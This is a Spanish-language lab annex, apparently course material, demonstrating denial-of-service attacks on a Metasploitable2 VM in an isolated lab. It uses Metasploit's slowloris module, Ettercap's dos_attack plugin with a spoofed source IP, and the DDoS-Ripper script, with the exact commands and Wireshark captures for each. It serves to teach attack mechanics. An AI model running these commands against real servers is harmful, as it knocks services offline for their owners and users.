

Anexo. Ataque de denegación de servicio

1. Ataque de denegación de servicio con **Slowloris**

Vamos a utilizar 3 máquinas:

- Máquina Kali Linux, para realizar el ataque

```
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.12 netmask 255.255.255.0 broadcast 10.0.2.255  
    inet6 fe80::8be1:9b4a:ddd9:c2ca prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)  
    RX packets 23 bytes 4149 (4.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 26 bytes 3276 (3.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- Máquina metasploitable2

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d0:a6:24
          inet addr:10.0.2.10  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed0:a624/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:34 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4600 (4.4 KB)  TX bytes:6884 (6.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)
```

- Máquina Windows 10 para conectar con metasploitable2


```
C:\Users\pru>ipconfig
```

Configuración IP de Windows

Adaptador de Ethernet Ethernet:

```
Sufijo DNS específico para la conexión. . . :  
Vínculo: dirección IPv6 local. . . : fe80::215c:e8f5:feec:39e8%6  
Dirección IPv4. . . . . : 10.0.2.11  
Máscara de subred . . . . . : 255.255.255.0  
Puerta de enlace predeterminada . . . . . : 10.0.2.1
```

Vamos a **abrir un navegador en la máquina Windows** y **conectamos con la máquina metasploitable2**, para comprobar que hay conectividad:



En la máquina Linux vamos a realizar un **escaneo de vulnerabilidades** de la máquina **metasploitable2**:

```
sudo nmap --script vuln 10.0.2.10
```


Se observa que el **puerto 80** tiene una vulnerabilidad (**Slowloris DOS Attack**)

```
53/tcp  open  domain
80/tcp  open  http
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|   State: LIKELY VULNERABLE
|   IDs:  CVE:CVE-2007-6750
|   Slowloris tries to keep many connections to the target web server open and hold
|   them open as long as possible. It accomplishes this by opening connections to
|   the target web server and sending a partial request. By doing so, it starves
|   the http server's resources causing Denial Of Service.
|
|   Disclosure date: 2009-09-17
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|   http://ha.ckers.org/slowloris/
|_http-sql-injection:
```

Para efectuar el ataque vamos a utilizar **Metasploit**:

`sudo msfconsole`

```
(kali@kali)~[~] Acciones Editar Vista Ayuda
$ sudo msfconsole
Metasploit tip: You can use help to view all available commands: cat
RX packets: 4 bytes 240 (240.
RX errors 0 dropped 0 overri
TX packets: 4 bytes 240 (240.
TX errors 0 dropped 0 overri
< Shells are cool. >
[...]
```



```
[...]
+ -- --=[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > █
```


Vamos a buscar un módulo de **Slowloris**:

```
msf6> search slowloris
```

```
msf6 > search slowloris
Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/http/slowloris	2009-06-17	normal	No	Slowloris Denial of Service Attack

Interact with a module by name or index. For example `info 0`, `use 0` or `use auxiliary/dos/http/slowloris`

Vamos a utilizarlo (**use auxiliary/dos/http/slowloris**) y vemos los parámetros (**show options**):

```
msf6> use auxiliary/dos/http/slowloris
```

```
msf6> options
```

```
msf6 > use 0
msf6 auxiliary(dos/http/slowloris) > options

Module options (auxiliary/dos/http/slowloris):
```

Name	Current Setting	Required	Description
delay	15	yes	The delay between sending keep-alive headers
rand_user_agent	true	yes	Randomizes user-agent with each request
rhost		yes	The target address
rport	80	yes	The target port
sockets	150	yes	The number of sockets to use in the attack
ssl	false	yes	Negotiate SSL/TLS for outgoing connections

View the full module info with the `info`, or `info -d` command.

Ponemos la IP del objetivo:

```
msf6> set rhost 10.0.2.10
```

```
msf6 auxiliary(dos/http/slowloris) > options
```

```
Module options (auxiliary/dos/http/slowloris):
```

Name	Current Setting	Required	Description
delay	15	yes	The delay between sending keep-alive headers
rand_user_agent	true	yes	Randomizes user-agent with each request
rhost	10.0.2.10	yes	The target address
rport	80	yes	The target port
sockets	150	yes	The number of sockets to use in the attack
ssl	false	yes	Negotiate SSL/TLS for outgoing connections


```
View the full module info with the info, or info -d command.
```

Ejecutamos el comando **run**:


```
msf6 auxiliary(dos/http/slowloris) > run
```

```
[*] Starting server ...
[*] Attacking 10.0.2.10 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
```


Observamos que en la **máquina Windows** que no responde el servidor (puede tardar un rato):




Si paramos el ataque en la **máquina atacante**, vemos como vuelve a haber conexión:



NOTA: Con Wireshark podemos comprobar la gran cantidad de paquetes dirigidos a la máquina (con el filtro ip.dst == 10.0.2.10)

2. Ataque de denegación de servicio con Ettercap


Observamos que el servidor web de la máquina **Metasploitable2** está accesible:




Iniciamos la captura de paquetes de red con **Wireshark**:

No.	Time	Source	Destination	Protocol	Length	Info
132	155.828252908	20.189.173.11	10.0.2.11	TLSv1.2	339	Application Data
133	155.835089125	10.0.2.11	80.58.61.250	DNS	89	Standard query 0xbdfd A v20.events.data.microsoft.com
134	155.868074728	80.58.61.250	10.0.2.11	DNS	226	Standard query response 0xbdfd A v20.events.data.microsoft.com CNAME win-global-asimov
135	155.868440104	10.0.2.11	20.189.173.11	TCP	60	50129 → 443 [ACK] Seq=2247 Ack=4937 Win=63676 Len=0
136	155.869977466	10.0.2.11	20.189.173.11	TCP	66	50130 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
137	156.064175399	20.189.173.11	10.0.2.11	TCP	60	443 → 50130 [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=0 MSS=1460
138	156.064318414	10.0.2.11	20.189.173.11	TCP	60	50130 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
139	156.064636734	10.0.2.11	20.189.173.11	TLSv1.2	268	Client Hello (SNI=v20.events.data.microsoft.com)
140	156.090190575	20.189.173.11	10.0.2.11	TCP	60	443 → 50130 [ACK] Seq=1 Ack=215 Win=32554 Len=0
141	156.259585267	20.189.173.11	10.0.2.11	TCP	1506	443 → 50130 [PSH, ACK] Seq=1 Ack=215 Win=32554 Len=1452 [TCP segment of a reassembled
142	156.260367150	20.189.173.11	10.0.2.11	TCP	1514	443 → 50130 [ACK] Seq=1453 Ack=215 Win=32554 Len=1460 [TCP segment of a reassembled PD
143	156.260503910	10.0.2.11	20.189.173.11	TCP	60	50130 → 443 [ACK] Seq=215 Ack=2913 Win=64240 Len=0
144	156.260504059	20.189.173.11	10.0.2.11	TCP	1514	443 → 50130 [ACK] Seq=2913 Ack=215 Win=32554 Len=1460 [TCP segment of a reassembled PD
145	156.304186807	10.0.2.11	20.189.173.11	TCP	60	50130 → 443 [ACK] Seq=215 Ack=4373 Win=64240 Len=0
146	156.304235881	20.189.173.11	10.0.2.11	TLSv1.2	175	Server Hello, Certificate, Server Key Exchange, Server Hello Done
147	156.306769331	10.0.2.11	20.189.173.11	TLSv1.2	212	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
148	156.340234073	20.189.173.11	10.0.2.11	TCP	60	443 → 50130 [ACK] Seq=4494 Ack=373 Win=32396 Len=0
149	156.499849454	20.189.173.11	10.0.2.11	TLSv1.2	174	Change Cipher Spec, Encrypted Handshake Message, Application Data
150	156.500574066	10.0.2.11	20.189.173.11	TLSv1.2	141	Application Data
151	156.500574506	10.0.2.11	20.189.173.11	TLSv1.2	703	Application Data
152	156.500631562	10.0.2.11	20.189.173.11	TLSv1.2	92	Application Data


Utilizando la herramienta **Ettercap**, seleccionar la opción **Plugins**:



Seleccionar la opción **Manage Plugins**:



Seleccionar la opción **dos_attack**:



Seleccionar la **IP** de la máquina objetivo:

Cancel ettercap Input OK

?

Insert victim IP:

10.0.2.10

Seleccionar una **IP** no utilizada:

Cancel ettercap Input OK

?

Insert unused IP:

10.0.2.23

Comienza el ataque **Dos**:

Aplique un filtro de visualización ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
19217	255.676745129	10.0.2.23	10.0.2.10	TCP	54	47370 → 21 [SYN] Seq=0 Win=32767 Len=0
19218	255.676799884	10.0.2.10	10.0.2.23	TCP	60	25 → 46602 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
19219	255.676799993	10.0.2.10	10.0.2.23	TCP	60	22 → 47114 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
19220	255.676865171	10.0.2.10	10.0.2.23	TCP	60	21 → 47370 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
19221	255.677863021	10.0.2.23	10.0.2.10	TCP	54	47626 → 514 [SYN] Seq=0 Win=32767 Len=0
19222	255.677877565	10.0.2.23	10.0.2.10	TCP	54	47882 → 513 [SYN] Seq=0 Win=32767 Len=0
19223	255.677885474	10.0.2.23	10.0.2.10	TCP	54	48138 → 512 [SYN] Seq=0 Win=32767 Len=0
19224	255.677891204	10.0.2.23	10.0.2.10	TCP	54	48394 → 445 [SYN] Seq=0 Win=32767 Len=0
19225	255.677911365	10.0.2.23	10.0.2.10	TCP	54	48650 → 139 [SYN] Seq=0 Win=32767 Len=0
19226	255.677925222	10.0.2.23	10.0.2.10	TCP	54	48906 → 80 [SYN] Seq=0 Win=32767 Len=0
19227	255.677933949	10.0.2.23	10.0.2.10	TCP	54	49162 → 53 [SYN] Seq=0 Win=32767 Len=0
19228	255.677943463	10.0.2.23	10.0.2.10	TCP	54	49418 → 25 [SYN] Seq=0 Win=32767 Len=0
19229	255.677950941	10.0.2.23	10.0.2.10	TCP	54	49674 → 23 [SYN] Seq=0 Win=32767 Len=0
19230	255.677958051	10.0.2.23	10.0.2.10	TCP	54	49930 → 22 [SYN] Seq=0 Win=32767 Len=0
19231	255.677965770	10.0.2.23	10.0.2.10	TCP	54	50186 → 21 [SYN] Seq=0 Win=32767 Len=0
19232	255.678045892	10.0.2.10	10.0.2.23	TCP	60	22 → 49930 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
19233	255.678311900	10.0.2.10	80.58.61.250	DNS	82	Standard query 0x707a PTR 23.2.0.10.in-addr.arpa
19234	255.678411382	10.0.2.10	10.0.2.23	TCP	60	514 → 251 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19235	255.678411503	10.0.2.10	10.0.2.23	TCP	60	514 → 5883 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19236	255.678411543	10.0.2.10	10.0.2.23	TCP	60	514 → 42491 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19237	255.678411577	10.0.2.10	10.0.2.23	TCP	60	514 → 50939 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19238	255.678411609	10.0.2.10	10.0.2.23	TCP	60	514 → 65019 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19239	255.678411641	10.0.2.10	10.0.2.23	TCP	60	514 → 38908 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19240	255.678411672	10.0.2.10	10.0.2.23	TCP	60	514 → 44540 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19241	255.678411703	10.0.2.10	10.0.2.23	TCP	60	514 → 12797 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19242	255.678427745	10.0.2.10	10.0.2.23	TCP	60	514 → 26877 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19243	255.678427789	10.0.2.10	10.0.2.23	TCP	60	514 → 57853 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19244	255.678460332	10.0.2.10	10.0.2.23	TCP	60	514 → 37374 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19245	255.678460444	10.0.2.10	10.0.2.23	TCP	60	514 → 48638 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19246	255.678460479	10.0.2.10	10.0.2.23	TCP	60	514 → 62718 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19247	255.678460509	10.0.2.10	10.0.2.23	TCP	60	514 → 25343 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19248	255.678460550	10.0.2.10	10.0.2.23	TCP	60	514 → 28159 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19249	255.678515000	10.0.2.10	10.0.2.23	TCP	60	514 → 64767 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
19250	255.678515118	10.0.2.10	10.0.2.23	TCP	60	514 → 1792 [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0

El servicio web deja de estar accesible. Si observamos los paquetes enviados desde la máquina atacante en **wireshark**:

```

ip.addr == 10.0.2.23
No.      Time                Source                Destination           Protocol  Length  Info
-----
19585    255.682712840          10.0.2.23            10.0.2.10            TCP      54      57610 → 53 [SYN] Seq=0 Win=3276
19586    255.682731125          10.0.2.23            10.0.2.10            TCP      54      57866 → 25 [SYN] Seq=0 Win=3276
19587    255.682740210          10.0.2.23            10.0.2.10            TCP      54      58122 → 23 [SYN] Seq=0 Win=3276
19588    255.682750518          10.0.2.23            10.0.2.10            TCP      54      58378 → 22 [SYN] Seq=0 Win=3276
19591    255.682870252          10.0.2.23            10.0.2.10            TCP      54      58634 → 21 [SYN] Seq=0 Win=3276

> Frame 19587: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
> Ethernet II, Src: PCSSystemtec_1e:36:4a (08:00:27:1e:36:4a), Dst: PCSSystemtec_d0:a6:24 (08:00:27:d0:a6:24)
  > Destination: PCSSystemtec_d0:a6:24 (08:00:27:d0:a6:24)
  > Source: PCSSystemtec_1e:36:4a (08:00:27:1e:36:4a)
    Type: IPv4 (0x0800)
> Internet Protocol Version 4, Src: 10.0.2.23, Dst: 10.0.2.10
  0100 .... = Version: 4
  ... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
    Identification: 0x7ee7 (32487)
  > 000. .... = Flags: 0x0
  ...0 0000 0000 0000 = Fragment Offset: 0
  Time to Live: 64
  Protocol: TCP (6)
  Header Checksum: 0xe3c8 [validation disabled]
  [Header checksum status: Unverified]
  Source Address: 10.0.2.23
  Destination Address: 10.0.2.10
> Transmission Control Protocol, Src Port: 58122, Dst Port: 23, Seq: 0, Len: 0

```

Vemos que la **IP y MAC** de la máquina objetivo son correctas. Sin embargo, la **IP** de la máquina que envía no es correcta (es ficticia) y la **MAC** es la de la máquina atacante. Por último, desactivamos el ataque:

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
dns_spoof	1.3	Sends spoofed dns replies
* dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for de

3. Ataque de denegación de servicio con **DDoS-Ripper**

Podemos utilizar una herramienta llamada **DDoS-Ripper**. La podemos descargar de GitHub:

```
git clone https://github.com/palahsu/DDoS-Ripper.git
```

Podemos utilizar una herramienta llamada **DDoS-Ripper**. La podemos descargar de GitHub:

```
cd DDoS-Ripper
```

```
python3 DRipper.py -s 10.0.2.10 -t 135
```

```
(kali㉿kali)-[~/DDoS-Ripper]
$ python3 DRipper.py
```



©EngineRipper
reference by Hammer

DDos Ripper

It is the end user's responsibility to obey all applicable laws.
It is just like a server testing script and Your ip is visible. Please, make sure you are anonymous!

Usage : python3 dripper.py [-s] [-p] [-t] [-q]

- h : -help
- s : -server ip
- p : -port default 80
- q : -quiet
- t : -turbo default 135 or 443

Con **Wireshark** podemos observar que la máquina Kali está haciendo múltiples peticiones a la máquina **metasploitable2**, dejándola inoperativa:

Aplique un filtro de visualización ... <Ctrl-/>							
No.	Time	Source	Destination	Protocol	Length	Info	
2260	96.818964664	10.0.2.12	10.0.2.10	TCP	85	39536 → 80	[PSH, ACK] Seq=124 Ack=1 Win=251 Len=19 TSval=3297538374 TSecr=172962
2261	96.819256628	10.0.2.10	10.0.2.12	TCP	66	80 → 39430	[ACK] Seq=1 Ack=132 Win=108 Len=0 TSval=174463 TSecr=3297538374
2262	96.819256713	10.0.2.10	10.0.2.12	TCP	66	80 → 39440	[ACK] Seq=1 Ack=138 Win=108 Len=0 TSval=174463 TSecr=3297538374
